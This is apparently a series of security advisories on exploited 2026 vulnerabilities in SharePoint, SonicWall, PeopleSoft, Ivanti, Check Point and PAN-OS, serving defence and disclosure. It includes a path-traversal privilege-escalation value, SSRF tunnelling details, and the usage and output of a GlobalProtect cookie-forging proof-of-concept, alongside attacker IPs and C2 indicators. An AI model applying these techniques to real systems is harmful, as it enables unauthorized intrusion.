On July 14, 2026, Microsoft published a security advisory addressing CVE-2026-58644, a critical remote code execution (RCE) vulnerability affecting on-premises Microsoft SharePoint Server deployments. The vulnerability, which carries a CVSS v3.1 score of 9.8 (Critical), results from the deserialization of untrusted data (CWE-502) and allows an unauthenticated attacker to execute arbitrary code.
Microsoft confirmed active exploitation of CVE-2026-58644, and the vulnerability was subsequently added to CISA’s Known Exploited Vulnerabilities (KEV) catalog on July 16, 2026. In parallel, CISA published guidance recommending organizations immediately apply Microsoft’s security updates and leverage Microsoft Defender and AMSI detections to identify exploitation attempts.
Affected products:
Microsoft SharePoint Enterprise Server 2016
Microsoft SharePoint Server 2019
Microsoft SharePoint Server Subscription Edition
Mitigation guidance
Organizations operating affected on-premises Microsoft SharePoint Server should prioritize remediation on an emergency basis.
Microsoft’s recommendations:
Apply the July 14, 2026 security updates for all affected SharePoint versions.
Verify that security updates completed successfully across all SharePoint servers.
Ensure Antimalware Scan Interface (AMSI) integration is enabled for every SharePoint web application.
Monitor Microsoft Defender and AMSI detections for indicators of attempted exploitation.
Initiate incident response procedures if exploitation artifacts are detected.
Microsoft and CISA recommend monitoring for the following security detections associated with observed SharePoint exploitation activity.
AMSI / Microsoft Defender detections:
Exploit:Script/SuspSignoutReqBody.A
Request body scanning
SharePoint Server Subscription Edition
Microsoft reports observed exploitation attempts are blocked by this signature.
Exploit:Script/ToolPaneAuthBypass.A
Request header scanning
Applies to SharePoint Server 2016, SharePoint Server 2019, and Subscription Edition.
Exploit:Script/ToolPaneAuthBypass
At the time of publication, no public IP addresses, domains, URLs, or additional network-based indicators of compromise have been widely disclosed.
Administrators should consult Microsoft’s advisory for the most current remediation guidance and update availability.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-58644 with an authenticated vulnerability check available since the July 14 content release.
On July 14, 2026, SonicWall published a security advisory addressing two vulnerabilities affecting SMA1000 Series remote access appliances, including the critical server-side request forgery (SSRF) vulnerability CVE-2026-15409 (CVSS 10.0) and the high-severity code injection vulnerability CVE-2026-15410. The advisory urges customers to immediately apply the latest platform hotfix releases.
Successful exploitation of CVE-2026-15409 permits an unauthenticated attacker to open a websocket-based tunnel to arbitrary localhost-only services, while CVE-2026-15410 is a local privilege escalation that permits an attacker with access to an internal service listening on port 8188 on localhost to execute arbitrary operating system commands as root via a malicious path traversal-based remove_hotfix workflow.
Both vulnerabilities are being actively exploited in the wild. Prior to SonicWall’s official vulnerability disclosure, Rapid7’s Managed Detection and Response team observed active, targeted zero-day exploitation of internet-facing SMA 1000-series appliances. In the SonicWall advisory, exploitation in the wild was noted, and both CVE-2026-15409 and CVE-2026-15410 have been added to CISA’s Known Exploited Vulnerabilities (KEV) catalog. Given the confirmed exploitation activity and the critical unauthenticated impact of the vulnerabilities, organizations should prioritize remediation of SMA1000 appliances on an emergency basis. A Python proof-of-concept for CVE-2026-15409 is available here for exposure validation, and a Metasploit module for the chain is in development.
Affected products include SonicWall SMA1000 Series models 6210, 7210, and 8200v running:
12.4.3-03245
12.4.3-03387
12.4.3-03434 (platform-hotfix)
12.5.0-02283
12.5.0-02624
12.5.0-02800 (platform-hotfix)
These vulnerabilities do not affect SSL VPN functionality on SonicWall firewalls or the SMA 100 Series product line.
Technical overview
The primary vulnerability is in a websocket proxy feature, accessed via the path /wsproxy on the affected “SonicWall WorkPlace” application (served on port 443 by default). This feature permits a netcat-like TCP tunnel to arbitrary hosts and ports, which are provided by the user in URL parameters. By providing host values that point to localhost, the attacker can access local SonicWall appliance system services behind the firewall to send and receive arbitrary TCP traffic to and from them. This is the first-stage vulnerability, CVE-2026-15409, that Rapid7 MDR analysts are seeing attackers exploiting in the wild. With this capability, an attacker can reach and exploit less-hardened services running on the appliance, such as the Erlang application on localhost:1050 or the ctrl-service application on localhost:8188.
We developed an exploit targeting the Erlang process listening on localhost:1050 for remote code execution. Note that the provided cookie value is hardcoded for the Erlang process, based on our testing, so authentication is not required to establish code execution.
With code execution established, the attacker can escalate to root on the appliance by exploiting CVE-2026-15410, which is a path traversal in the remove_hotfix workflow of ctrl-service. This can be performed via the web console or by hitting port 8188 on the device. The attacker provides a hotfix value containing a path traversal sequence to a malicious script, such as “../../../../var/tmp/privesc”. The system executes the script as root and (typically) reboots the appliance immediately after. An example malicious request achieving privilege escalation by leveraging this from the web panel is depicted below:
If the provided hotfix file does not exist, a reboot does not occur. If the provided file exists, the system reboots after it chmods and executes the file. Below is a system monitor (pspy) depicting output of this occurring during exploitation:
A Python proof-of-concept for CVE-2026-15409 is available here; a Metasploit module for the chain is in development.
Mitigation guidance
Organizations operating SonicWall SMA1000 appliances should immediately upgrade to the latest platform hotfix releases.
Fixed versions are:
Product
Fixed Version
SMA1000 Series (6210, 7210, 8200v)
12.4.3-03453 (platform-hotfix) or later
SMA1000 Series (6210, 7210, 8200v)
12.5.0-02835 (platform-hotfix) or later
There are no workarounds available.
Because active exploitation has been confirmed, organizations should not rely solely on patching. SonicWall additionally recommends:
Performing a thorough forensic review for indicators of compromise.
Re-imaging physical appliances or redeploying virtual appliances if compromise is identified.
Changing user and administrator passwords.
Resetting TOTP tokens following confirmed compromise.
Customers should consult the SonicWall security advisory for the latest remediation guidance and platform hotfix availability.
Observed exploitation
Prior to SonicWall’s official vulnerability disclosure, our Managed Detection and Response team observed active, targeted exploitation of internet-facing SMA 1000-series appliances. Threat actors were primarily leveraging the perimeter appliance as a stealthy initial access vector, executing commands on the operating system by bypassing traditional input validation controls. Once they established a foothold on the appliance, the actors systematically extracted high-value credentials, active session databases, and Time-Based One-Time Password (TOTP) multi-factor authentication (MFA) seed configurations. This local harvesting was designed to ensure long-term, persistent access that could survive standard network-level remediations.
With these harvested resources, the threat actors quickly shifted to lateral movement, pivoting from the compromised appliance directly into the internal corporate network. Specifically, we observed a sequence of anomalous, VPN-less Active Directory authentications targeting core domain controllers. These authentications originated directly from the appliance’s internal IP address, using atypical, non-corporate workstation client names (such as kali or other non-inventory hostnames) under the context of the appliance’s integrated LDAP service account. This unique behavior of direct, machine-level lateral movement with no corresponding active VPN tunnel confirmed that the appliance itself had been fully compromised and was acting as an unmonitored backdoor into the corporate directory infrastructure.
Artifacts or evidence sources and IOCs
Rapid7 recommends reviewing appliance logs for evidence of active exploitation, including the following characteristic behaviors and specific log indicators:
Characteristic Behaviors
Websocket exploit IOC log patterns: extraweb_access.log entries containing the strings (“GET” AND “wsproxy” AND “=-3389” AND “ 101 “) indicate interactions with the niche affected service. If suspicious host parameter values such as “0.0.0.0”, “localhost”, or “::ffff:127.0.0.1” are present, that’s indicative of likely exploitation of CVE-2026-15409. Note that “serviceType=SSH” was used in our published materials, but options such as “serviceType=TELNET” are viable alternatives.
Hotfix removal exploit IOC log patterns: The ctrl-service.log shows the hotfix-removal utility (/usr/local/bin/remove_hotfix) being invoked with traversal sequences pointing to attacker-staged shell script payloads (e.g., ../../../../../../tmp/sma1000_5c47.sh). This is indicative of successful exploitation of CVE-2026-15410.
Internet-facing probing: Enumeration of the SMA portal, including repeated requests to /auth1.html, path-traversal attempts, and generic file/enumeration requests (e.g., /.env, /api/sonicos/is-sslvpn-enabled).
Authentication activity: Authentication-API activity against /__api__/logon/<session-id>/authenticate.
Sensitive path access: Access to sensitive appliance paths such as /tmp/temp.db*, consistent with theft of stored session data.
AD/Service Account Compromise: NTLM logons (Windows Event ID 4624, logon type 3) into internal domain controllers sourced from the appliance’s internal IP address, using attacker-controlled workstation names (e.g., kali) without a corresponding VPN session.
extraweb_access.log: Requests to /__api__/login or /__api__/logout returning HTTP 200, and requests to /wsproxy containing suspicious host parameters returning HTTP 101.
Configuration artifacts
/var/lib/unit/conf.json containing routes for /__api__/login or /__api__/logout, which are not present in legitimate configurations.
Atomic Indicators
F.N.S Holdings Limited (ASN – 206092): The threat actor(s) utilized varying IP addresses, but they belonged to the VPN hosting provider FNS Holdings Limited. Limit or block access to FNS Holdings Limited if there is no business need. For reference, the IP addresses we observed were:
45.131.194.0/24
45.146.54.0/24
63.135.161.0/24
173.239.211.0/24
193.37.32[.]179
193.37.32[.]214
216.73.163[.]151
216.73.163[.]158
If any indicators of compromise are identified, organizations should treat the appliance as compromised and follow SonicWall’s recovery guidance.
Rapid7 customers
Organizations should prioritize identifying all internet-facing SonicWall SMA1000 appliances and determine whether affected software versions remain deployed. Given SonicWall’s and Rapid7’s confirmation of active exploitation, exposed appliances should be considered high-priority assets for remediation.
Security teams should also review available authentication, web access, and appliance management logs for the indicators published by SonicWall to determine whether follow-up incident response activities are warranted.
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers will be able to assess exposure to CVE-2026-15409 and CVE-2026-15410 with authenticated vulnerability checks available in the July 15 content release.
On June 10, 2026, Oracle published a security alert for CVE-2026-35273, a critical vulnerability in the Updates Environment Management component of PeopleSoft Enterprise PeopleTools. Oracle released an out-of-band patch the same day as the advisory, underscoring the urgency of remediation. The vulnerability has a CVSSv3.1 score of 9.8 and is remotely exploitable without authentication. Per the vendor advisory, successful exploitation may result in remote code execution (RCE). TrendAI has classified the underlying flaw as a server-side request forgery (CWE-918). PeopleTools versions 8.61 and 8.62 are affected.
CVE-2026-35273 was reported to Oracle through TrendAI’s Zero Day Initiative. According to a report published by Mandiant on June 11, 2026, this vulnerability has been exploited in the wild as a zero-day prior to the vendor security alert, with active exploitation observed between May 27 and June 9, 2026, predating Oracle’s advisory by two weeks.
Mandiant has attributed the campaign to UNC6240 (ShinyHunters), a financially motivated cybercriminal collective known for data theft and extortion. ShinyHunters has been linked to breaches across cloud services, SaaS platforms, and telecommunications providers, frequently exploiting weak authentication controls, stolen credentials, and cloud misconfigurations rather than deploying sophisticated malware.
Based on information published by Mandiant, the campaign heavily targeted the higher education sector; 68 percent of the more than 100 notified organizations were universities and colleges. The observed exploitation targeted PeopleSoft’s Environment Management Hub (PSEMHUB) endpoints, and data stolen during the campaign was published on the ShinyHunters Data Leak Site (DLS) on June 9, 2026.
The /PSIGW/HttpListeningConnector URI path appears in both the indicators of compromise for this campaign and in a PeopleSoft exploit chain for CVE-2013-3821, detailed by Lexfo in 2017. A related XML External Entity (XXE) vulnerability, CVE-2017-3548, targeted a different Integration Gateway connector (PeopleSoftServiceListeningConnector) under the same /PSIGW/ path.
Technical overview
TrendAI’s detection signatures for CVE-2026-35273 classify the underlying vulnerability as an SSRF. These include IPS Rule 1012580 (“Oracle Peoplesoft PeopleTools SSRF Vulnerability”) and DDI Rule 5855 (“Peoplesoft PeopleTools Environment Management Hub (PSEMHUB) SSRF Exploit”). Mandiant describes CVE-2026-35273 as a critical remote code execution vulnerability, indicating that the SSRF serves as the mechanism through which code execution is achieved. Based on Mandiant’s analysis, two endpoints are involved in exploitation: /PSEMHUB/hub and /PSIGW/HttpListeningConnector. The exploit chain may also cause the target system to make outbound SMB connections (TCP port 445) to external destinations, potentially allowing attackers to capture Windows machine-account NetNTLM hashes.
Post-exploitation activity observed by Mandiant included the deployment of MeshCentral (an open-source, and self-hosted web-based remote monitoring and management platform) remote management agents configured to masquerade as Microsoft Azure services (e.g., meshagent64-azure-ops.exe), with C2 communications directed to wss://azurenetfiles[.]net:443/agent.ashx. The attackers performed internal reconnaissance of PeopleSoft configurations, deployed lateral movement scripts, and exfiltrated data using zstd compression.
Mitigation guidance
Organizations running PeopleTools versions 8.61 or 8.62 should apply the vendor-supplied patch on an emergency basis, without waiting for a regular patch cycle to occur. Oracle has characterized this as a high-priority risk reduction measure.
In addition to patching, organizations should implement the following compensating controls:
Disable the Environment Management Hub (EMHub) Service in multi-server configurations, or completely remove the PSEMHUB application in single-server configurations.
Block external access to /PSEMHUB/* and /PSIGW/HttpListeningConnector at the network perimeter or firewall level. Per Mandiant, restricting these endpoints is considered non-breaking for standard end-user PeopleSoft Internet Architecture (PIA) browser sessions.
Monitor outbound SMB traffic (TCP port 445) from PeopleSoft servers to untrusted external destinations.
Given that exploitation occurred as early as May 27, 2026, Rapid7 strongly recommends investigating for signs of compromise even after patching, using the indicators of compromise outlined below.
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-35273 with authenticatedvulnerability checks available in the 12th June 2026 content release.
Intelligence Hub
Customers leveraging Rapid7’s Intelligence Hub can track the latest developments surrounding CVE-2026-35273, including indicators of compromise (IOCs) from the Mandiant report published on June 11, 2026.
Indicators of compromise
The following indicators of compromise are sourced from Mandiant’s report. Mandiant has also published a GTI collection with additional IOCs for registered users.
Network indicators
Staging and C2 infrastructure:
142.11.200[.]186
142.11.200[.]187
142.11.200[.]188
142.11.200[.]189
142.11.200[.]190
azurenetfiles[.]net (C2 domain masquerading as Microsoft Azure)
Unexpected .jsp files under <PS_CFG_HOME>/webserv/<domain>/applications/peoplesoft/PSEMHUB.war/
Unauthorized files or directories under …/PSEMHUB.war/envmetadata/transactions/
Unexpected directories named logs, persistantstorage, or scratchpad under PSEMHUB paths
Recently created or modified .xml files under <docroot>/envmetadata/data/environment/ (potential XMLDecoder persistence)
Defacement and extortion marker file: README-IF-YOU-SEE-THIS-YOUVE-BEEN-HACKED.TXT
Log-based indicators
HTTP POST requests to the following endpoints from external source IPs:
/PSEMHUB/hub
/PSIGW/HttpListeningConnector
Requests to /PSIGW/HttpListeningConnector containing loopback addresses (127.0.0.1, localhost, ::1) or internal IP ranges within request headers or parameters may indicate SSRF exploitation.
On June 9, 2026, Ivanti published a security advisory for two critical vulnerabilities affecting Ivanti Sentry (formerly known as MobileIron Sentry), which per the vendor website is an “in-line gateway that manages, encrypts, and secures traffic between the mobile device and back-end enterprise systems”. The most severe issue, CVE-2026-10520, is an OS command injection vulnerability with a CVSS score of 10.0 that allows a remote unauthenticated attacker to achieve remote code execution (RCE) with root privileges. The second vulnerability, CVE-2026-10523, is an authentication bypass vulnerability with a CVSS score of 9.9 that allows a remote unauthenticated attacker to create arbitrary administrative accounts and obtain full administrative access. Ivanti has stated that they are not aware of any customers being exploited by either of these vulnerabilities at the time of disclosure.
Authentication Bypass Using an Alternate Path or Channel (CWE-288)
On June 10, 2026, watchTowr published a technical analysis of CVE-2026-10520 that includes a proof-of-concept (PoC) exploit for unauthenticated RCE. Given the trivial nature of exploitation and the availability of a public PoC, exploitation in-the-wild is likely to begin. Ivanti Sentry has featured on the CISA KEV list twice in the past (for the vulnerabilities CVE-2023-38035 and CVE-2020-15505), so we know threat actors will likely target this product.
Organizations running affected versions of Ivanti Sentry should remediate these issues on an urgent basis before exploitation in-the-wild begins.
Technical overview for CVE-2026-10520
Based upon the technical analysis by watchTowr, CVE-2026-10520 resides in the ConfigServiceController class within the Sentry web application, which is accessible via a POST request to the unauthenticated endpoint /mics/api/v2/sentry/mics-config/handleMessage.
The handleMessage endpoint accepts an attacker supplied message parameter that is parsed as an internal configuration command. This ultimately results in arbitrary OS command execution as root with an attacker control OS command. Shown below is an example HTTP request generated by the public PoC to execute the id command on an affected system:
A vendor-supplied update is available to remediate both CVE-2026-10520 and CVE-2026-10523. The following versions of Ivanti Sentry are affected:
Ivanti Sentry 10.7.0 and below
Ivanti Sentry 10.6.1 and below
Ivanti Sentry 10.5.1 and below
The following fixed versions of Ivanti Sentry remediate both vulnerabilities:
Ivanti Sentry 10.7.1
Ivanti Sentry 10.6.2
Ivanti Sentry 10.5.2
Given the critical severity of these vulnerabilities, the availability of a public PoC exploit for CVE-2026-10520, and the unauthenticated attack vector, Rapid7 strongly recommends updating affected Ivanti Sentry appliances on an urgent basis, outside of normal patching cycles.
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-10520 and CVE-2026-10523 with unauthenticated vulnerability checks expected to be available in the June 11 content release.
On June 8, 2026, Check Point published a security advisory for CVE-2026-50751, a critical authentication bypass vulnerability affecting Check Point Remote Access VPN, Mobile Access, and Spark Firewall products. The vulnerability affects deployments configured to use the deprecated IKEv1 key exchange protocol where gateways accept legacy Remote Access clients and do not require a machine certificate for connections.
CVE-2026-50751, classified as improper authentication (CWE-287), has a CVSS score of 9.3. The vulnerability stems from a logic flow weakness in how Remote Access and Mobile Access components validate certificates during IKEv1 key exchange; successful exploitation allows an unauthenticated attacker to establish a VPN session without providing valid credentials. Per the vendor, additional post-authentication activity is required to access internal resources or escalate privileges.
Check Point has indicated that CVE-2026-50751 is being actively exploited in the wild, with observed activity dating back to May 7, 2026 and an increase in early June. The vendor characterizes the campaign as limited in scope, affecting several dozen organizations. At least one incident has been linked to a Qilin ransomware affiliate, which Check Point assesses with medium confidence.
Separately, during its investigation Check Point identified a related vulnerability, CVE-2026-50752 (CVSS 7.4), in the same IKEv1 code path that could enable a man-in-the-middle attack against site-to-site VPN tunnels under certain configurations. No exploitation of CVE-2026-50752 has been observed.
Check Point VPN products have been targeted by zero-day vulnerabilities in the past. In May 2024, CVE-2024-24919, a high-severity information disclosure vulnerability in Check Point Quantum Security Gateways, was exploited in the wild and subsequently added to the CISA Known Exploited Vulnerabilities (KEV) catalog. Organizations running affected Check Point products are urged to apply the available hot fixes and follow the vendor guidance to remediate these issues.
Mitigation guidance
Check Point has released hotfixes to remediate CVE-2026-50751. Affected organizations should apply the available updates on an emergency basis, without waiting for a regular patch cycle to occur.
The following products and versions are affected (Remote Access VPN, Mobile Access / SSL VPN, Spark Firewall):
R80.20.X (End of Support)
R80.40 (End of Support)
R81 (End of Support)
R81.10 (End of Support)
R81.10.X
R81.20
R82
R82.00.X
R82.10
Notably, four of the nine affected version branches (R80.20.X, R80.40, R81, R81.10) have reached End of Support. Organizations still running these versions should prioritize migration to a supported release.
For organizations unable to immediately apply the hotfix, Check Point has provided the following alternative mitigations:
Remove support for the legacy remote access client
Configure global properties for Remote Access VPN authentication to IKEv2 only
Set machine certificate authentication as mandatory
Enable IPS and download the latest signatures
Rapid7 strongly recommends looking for signs of compromise even after the hotfix has been applied. Per Check Point’s advisory, incident response teams should prioritize forensic log audits and configuration reviews starting from May 7, 2026, the earliest known date of exploitation.
For the latest mitigation guidance, please refer to the vendor advisory.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-50751 with a vulnerability check expected to be available in the June 9 content release.
Indicators of compromise
Check Point has published the following indicators associated with the CVE-2026-50751 exploitation campaign. The attacker infrastructure consists of VPS hosts from several providers (Kaupo Cloud HK, Shock Hosting, Vultr Holdings), and Check Point notes that in some cases, the VPS region matched the geography of the targeted organization.
IP addresses:
45.77.149[.]152
209.182.225[.]136
38.60.157[.]139
162.33.177[.]101
45.76.26[.]42
144.208.127[.]155
38.54.88[.]201
38.54.107[.]167
66.42.99[.]200
File hashes (MD5):
52fda5c1b9704544f32ee98d9060e689
51d39aa39478beeac94f2d12f682ecce
Check Point observed post-exploitation attempts to retrieve ELF payloads from attacker-controlled servers, and identified ties to the Qilin ransomware operation based on binary analysis. For the full and most current list of IOCs, please refer to the vendor advisory.
On May 13, 2026, Palo Alto Networks published a security advisory for CVE-2026-0257, a medium severity authentication bypass affecting PAN-OS and Prisma Access when a specific configuration is present. Successful exploitation of this vulnerability allows a remote unauthenticated attacker to successfully establish a VPN connection through the GlobalProtect gateway of an affected appliance.
Rapid7 MDR identified successful exploitation across numerous customers, however we did not observe any indication of successful lateral movement from the devices. The earliest date for observed exploitation was May 17, 2026.
While the assigned CVSSv4 score indicates a medium severity, due to the circumstances surrounding this vulnerability Rapid7 urges that organizations treat this as a critical vulnerability. An authentication bypass in an edge facing enterprise VPN appliance can have significant impact to affected organizations. As such, organizations running affected appliances are urged to upgrade to a vendor supplied patch on an urgent basis.
Observed Attacker Behavior
On 2026-05-18 01:51:37 UTC, Rapid7 MDR responded to a ‘Suspicious VPN Authentication – Local Account Logon via Generic Non-Human Identity’ alert. During the initial investigation, Rapid7 observed a suspicious cookie authentication to the local admin account across multiple customer environments from the same hosting provider, Vultr.
Rapid7 MDR analyzed the Palo Alto tech support files across the impacted customers and observed that Cloud Authentication Service (CAS) was disabled and the GlobalProtect portal or gateway had authentication override cookies enabled. Based on these findings, MDR analysts concluded that this was likely exploitation of CVE-2026-0257. Subsequent analysis by Rapid7 Labs confirmed this was accurate by validating a successful proof-of-concept.
Rapid7 MDR observed a second wave of exploitation on May 21st. Due to the consistent MAC address, Rapid7 believes both waves of exploitation are likely from the same threat actor (TA). However, the second wave of compromises originated from the hosting provider, Dromatics Systems. In this wave of exploitation, Rapid7 observed VPN IP assignment following the cookie authentication, granting them access to the internal network. At this time, Rapid7 is unable to confirm why VPN assignment occurred only for a subset of exploited customers. Across multiple customers, Rapid7 observed successful exploitation to obtain the cookie, but did not observe the cookie being used to obtain a VPN session in 8 out of 10 impacted MDR customers. Rapid7 did not observe any follow-on activity in the two customer environments where a VPN session was established.
<14>May 21 01:54:39 FW-PA-A 1,2026/05/21 01:54:38,010101010101,GLOBALPROTECT,0,2818,2026/05/21 01:54:38,vsys1,gateway-auth,login,Cookie,,admin,US,DESKTOP-GP01,146.19.216.125,0.0.0.0,0.0.0.0,0.0.0.0,aa:bb:cc:dd:ee:ff,,6.0.0,Windows,"Microsoft Windows 10 Pro , 64-bit",1,,,"Auth latency: 1019ms, profile: SAML-o365-GP",success,,0,,0,GlobalProtect_External_Gateway,0101010101010101010 ,0x8000000000000000,2026-05-21T01:54:39.142-05:00,,,,,,30,241,35,0,,FW-PA-A,1,,",
GlobalProtect Authentication Log
Technical Analysis
Per the vendor advisory, we know the issue lies in a feature called “authentication override”. This feature allows a GlobalProtect portal or gateway to issue cookies to an authenticated user. The authenticated user can then use an authentication override cookie in future communications to the GlobalProtect portal or gateway in lieu of re-authenticating via credentials, akin to a bearer token. This is not a feature that is enabled by default.
We also know from reading the vendor advisory that the vulnerability requires a certain configuration in how certificates are used to encrypt and decrypt these authentication override cookies. Specifically, the certificate used to encrypt and decrypt authentication override cookies must not be the same certificate used for the GlobalProtect portal or gateway’s HTTPS service. This is a significant clue to how the vulnerability works.
To explore what an authentication override cookie looks like and how they are created, we can look at the implementation in the /usr/local/bin/gpsvc binary which implements the GlobalProtect service (Our testing appliance was running PAN-OS 10.2.8 in a vulnerable configuration). Inspecting the main_DoAuthLogin function, we see that if a HTTP form value of either portal-userauthcookie or portal-prelogonuserauthcookie is present during a POST request to /ssl-vpn/login.esp, authentication will be performed by a call to main_AuthWithCookie. This function will take the incoming encrypted cookie value stored in either portal-userauthcookie or portal-prelogonuserauthcookie, decrypt it and extract the cookies user name, domain name, host id, client OS, remote address, and timestamp (as auth override cookies have a lifetime after which they will expire).
If we look at the main_DecryptAppAuthCookie function we can begin to see the problem. The incoming encrypted cookie is base64 decoded and then decrypted using a private key. The decrypted content is then trusted implicitly, with no signature verification of any kind occurring after decryption.
The implication here is that anyone who knows the public key for the certificate used by the authentication override feature to encrypt and decrypt cookies, can successfully forge and encrypt an arbitrary authentication override cookie. The question then becomes, how does an attacker learn the correct public key to use in this attack?
This brings us back to the vendor’s advisory where they state “do not reuse the portal or gateway certificate, and do not share this certificate with other features or users”.
If a GlobalProtect portal or gateway has reused the certificate for encrypting and decrypting cookies with another feature, such as the HTTPS service of the portal or gateway, then a remote unauthenticated attacker can discover the public key for that certificate. In doing so the attacker will be able to successfully forge and encrypt arbitrary authentication override cookies. As these forged cookies will be successfully decrypted server side, they will be trusted and an authentication bypass will be achieved. An attacker can use a valid forged authentication override cookie to login and establish a VPN connection.
In addition to Exposure Command and InsightVM customers being able to assess their exposure with authenticated checks, a publicly available proof-of-concept script to test if an appliance is vulnerable to CVE-2026-0257 has been developed by Rapid7 Labs. The script will retrieve all certificates in the chain for the HTTPS service of either a GlobalProtect portal or gateway. Each certificate in the chain is iterated over and an authentication override cookie is forged using each certificate’s public key. This forged cookie is then tested against the GlobalProtect portal or gateway, and the script reports back if authentication was successful or not.
The usage of the script is shown below.
$ python3 forge_cookie.py --help
usage: forge_cookie.py [-h] --target TARGET [--port PORT] [--user USER] [--domain DOMAIN] [--host-id HOST_ID] [--client-os CLIENT_OS] [--client-ip CLIENT_IP] [--context {gateway,portal,both}] [--verbose]

Forge a GlobalProtect auth override cookie using the public key from TLS (CVE-2026-0257).

options:
  -h, --help            show this help message and exit
  --target TARGET       Target GP portal/gateway IP/hostname
  --port PORT           Target port (default: 443)
  --user USER           Username to forge cookie for (default: admin)
  --domain DOMAIN       Domain for cookie (default: empty)
  --host-id HOST_ID     Host ID for cookie (default: empty)
  --client-os CLIENT_OS
                        Client OS for cookie (default: Windows)
  --client-ip CLIENT_IP
                        Client IP in cookie (default: 0.0.0.0)
  --context {gateway,portal,both}
                        Context to test: gateway, portal, or both (default target)
  --verbose             Print full response
A successful invocation of the script against a vulnerable appliance is shown below. We can see the target’s GlobalProtect gateway accepted a forged authentication override cookie using the second certificate in the chain.
$ python3 forge_cookie.py --target 192.168.86.99 --user haxor
[*] Retrieving certificate chain from 192.168.86.99:443 ...
  Found 2 certificate(s) in chain:
  [0] CN=192.168.86.99 (RSA 2048 bits, CA=False)
  [1] CN=GP-Lab-CA (RSA 2048 bits, CA=True)

[*] Forging cookie for user 'haxor', testing each key

  Trying [0] CN=192.168.86.99
  [-] Failure - Gateway did not accepted the forged cookie
  [-] Failure - Portal did not accepted the forged cookie

  Trying [1] CN=GP-Lab-CA
  [+] Success - Gateway accepted the forged cookie
  Cookie: ng9ygxlaclylNXeSHcakXZPK06Fno0svVirz6RhRtA5mDmOaZyg/KMxUuM5lRvm1Rn1Z6vqaWQQPvQOHzwJnyldOmhUKy+HDMgIYtJ/kk3ypMqmFE7BbmPxnSKxKcQQbNIcxgkrhCwuJKwybuq0aaPVNzN9BSWmh1QmZj7oLjTEo9ExAXrm951mqYhh3+MgBCScaYqP23WzrC+vzqJB74sHoMUuFWIF8/sMYDMpvENOoI4nXAFCaRYSruW9FQQy5VTzNifNWkrYcdzDCXKiP8v4G098/2QoBbVoyHBZwbgHGBsRU3ZeSgoHjrhjxyotIshKVssUs8CRpuG2HlZBM0Q==

We can observe the successful authentication via the management interface, as shown below. The two initial failures correspond to the first certificate being used which was the incorrect certificate.
Figure 1: PAN-OS Management Interface
Mitigation Guidance
According to the Palo Alto Networks advisory, the following product versions are affected by CVE-2026-0257:
Product
Affected
Unaffected
PAN-OS 12.1
< 12.1.4-h6
< 12.1.7
>= 12.1.4-h6
>= 12.1.7
PAN-OS 11.2
< 11.2.4-h17
< 11.2.7-h14
< 11.2.10-h7
< 11.2.12
>= 11.2.4-h17
>= 11.2.7-h14
>= 11.2.10-h7
>= 11.2.12
PAN-OS 11.1
< 11.1.4-h33
< 11.1.6-h32
< 11.1.7-h6
< 11.1.10-h25
< 11.1.13-h5
< 11.1.15
>= 11.1.4-h33
>= 11.1.6-h32
>= 11.1.7-h6
>= 11.1.10-h25
>= 11.1.13-h5
>= 11.1.15
PAN-OS 10.2
< 10.2.7-h34
< 10.2.10-h36
< 10.2.13-h21
< 10.2.16-h7
< 10.2.18-h6
>= 10.2.7-h34
>= 10.2.10-h36
>= 10.2.13-h21
>= 10.2.16-h7
>= 10.2.18-h6
Prisma Access 11.2.0
< 11.2.7-h13
>= 11.2.7-h13
Prisma Access 10.2.0
< 10.2.10-h36
>= 10.2.10-h36
Affected products must have the authentication override feature enabled in either the GlobalProtect portal or gateway, and must reuse the authentication override cookie encryption and decryption certificate with another feature in order to be vulnerable. As a mitigation, affected products should either disable the authentication override feature or generate a new certificate to use exclusively for the authentication override feature.
Please refer to the vendor advisory for the latest guidance.
Rapid7 Customers
Managed Detection Response (MDR)
The following detection rules are available for InsightIDR and Managed Detection Response (MDR) customers:
Suspicious Authentication – Palo Alto GlobalProtect Cookie Authentication to Local Admin Account
Threat Intel (Rapid7 MDR SOC/IR) – VPN Authentication via Spoofed MAC Address
Threat Intel (Rapid7 MDR SOC/IR) – Indicator of Compromise Observed
Suspicious VPN Authentication – Local Account Logon via Generic Non-Human Identity
Suspicious VPN Authentication – Local Account
Suspicious Authentication – Vultr
Suspicious Authentication – Dromatics Systems
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-0257 using an authenticated check available since the May 15 content release.
Known Indicators of Compromise
Low-cost hosting providers; frequent origin of sustained threat campaigns.
Item
Description
104.207.144.154
Threat actor source IP
146.19.216.119
Threat actor source IP
146.19.216.120
Threat actor source IP
146.19.216.125
Threat actor source IP
DESKTOP-GP01
Machinename observed in the GlobalProtect logs alongside Windows authentications first observed on May 21, 2026
GP-CLIENT
Machinename observed in the GlobalProtect logs alongside Linux authentications first observed on May 17, 2026
aa:bb:cc:dd:ee:ff
Spoofed MAC address observed in both waves of successful exploitation
On May 13, 2026, Palo Alto Networks published a security advisory for CVE-2026-0265, a signature verification vulnerability that facilitates authentication bypass on PAN-OS, the operating system that most Palo Alto Networks firewalls run. This vulnerability allows a remote unauthenticated attacker with network access to bypass authentication when Cloud Authentication Service (CAS) is enabled and attached to a login interface; the vulnerable configuration is non-default but common. CVE-2026-0265 affects PAN-OS on PA-Series and VM-Series firewalls, as well as Panorama (virtual and M-Series) appliances. Cloud NGFW and Prisma Access are not affected.
Palo Alto Networks assigned CVE-2026-0265 a “High” 7.2 CVSS score. The advisory states that the vulnerability’s severity scoring depends on interface exposure; according to the vendor, risk is highest for unrestricted management interfaces equipped with CAS, while other login portals, such as GlobalProtect gateways, are lower risk. However, the researcher who reported the vulnerability, Harsh Jaiswal of HacktronAI, publicly disputed the vendor’s severity rating. Jaiswal stated on social media that the vulnerability advisory misrepresents the criticality of the bug and the affected components; according to the HacktronAI research team, they successfully exploited CVE-2026-0265 to bypass authentication controls on multiple corporations’ GlobalProtect portals and establish VPN access. Jaiswal stated that internet-facing components are affected, and HacktronAI plans to disclose full technical details the week of May 18.
